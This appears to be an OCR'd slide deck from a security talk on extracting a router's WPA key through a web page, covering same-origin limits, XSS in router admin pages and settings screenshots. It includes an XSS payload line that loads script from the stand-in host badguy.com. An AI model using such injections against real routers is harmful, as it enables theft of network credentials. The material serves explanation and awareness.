


Getting the key from a web page




Brand A
Model XY

Getting the key from a web page



Getting the key from a web page




Same origin policy limitation

Same origin policy prevents us from reading router WPA key

Same origin policy limitation

Same origin policy prevents us from reading router WPA key




Router XSS vulnerabilities (5 / 8 brands)

Getting the key from a web page


<script src=”http://badguy.com/script.js/>”

Getting the key from a web page

```
<script src="http://badguy.com/script.js/>"
```



Getting the key from a web page




DDNS (Dynamic DNS) Settings

Dynamic DNS provides users on the Internet a method to tie their domain name(s) to computers or servers. DDNS allows your domain name to follow your IP address automatically by having your DNS records changed when your IP address changes.

Dynamic DNS	○ Enable ● Disable
Provider	dyndns.org ▾
Domain Name	
Account / E-mail	

Getting the key from a web page




WPA/WPA2

WPA/WPA2 is a security enhancement that strongly increases the level of data protection and access control for existing wireless LAN. Matching authentication and encryption methods must be setup on your wireless router and wireless client devices to use WPA/WPA2.

Cipher suite	TKIP+AES (WPA/WPA2)
Authentication	○ 802.1X ● Pre-shared Key
Pre-shared key type	● Passphrase (8~63 characters) ○ Hex (64 digits)
Pre-shared Key	••••••••••••••••
Group Key Re_Keying	● Per 1800 Seconds ○ Per 1000 K Packets ○ Disable

SAVE SETTINGS CANCEL

Getting the key from a web page



WPA/WPA2

WPA/WPA2 is a security enhancement that strongly increases the level of data protection and access control for existing wireless LAN. Matching authentication and encryption methods must be setup on your wireless router and wireless client devices to use WPA/WPA2.

Cipher suite	TKIP+AES (WPA/WPA2) ▾
Authentication	○ 802.1X ● Pre-shared Key
Pre-shared key type	● Passphrase (8~63 characters) ○ Hex (64 digits)
Pre-shared Key	••••••••••••••••
Group Key Re_Keying	● Per 1800 Seconds ○ Per 1000 K Packets ○ Disable

No XSS ?

What if we can’t find a XSS or it is not exploitable ?

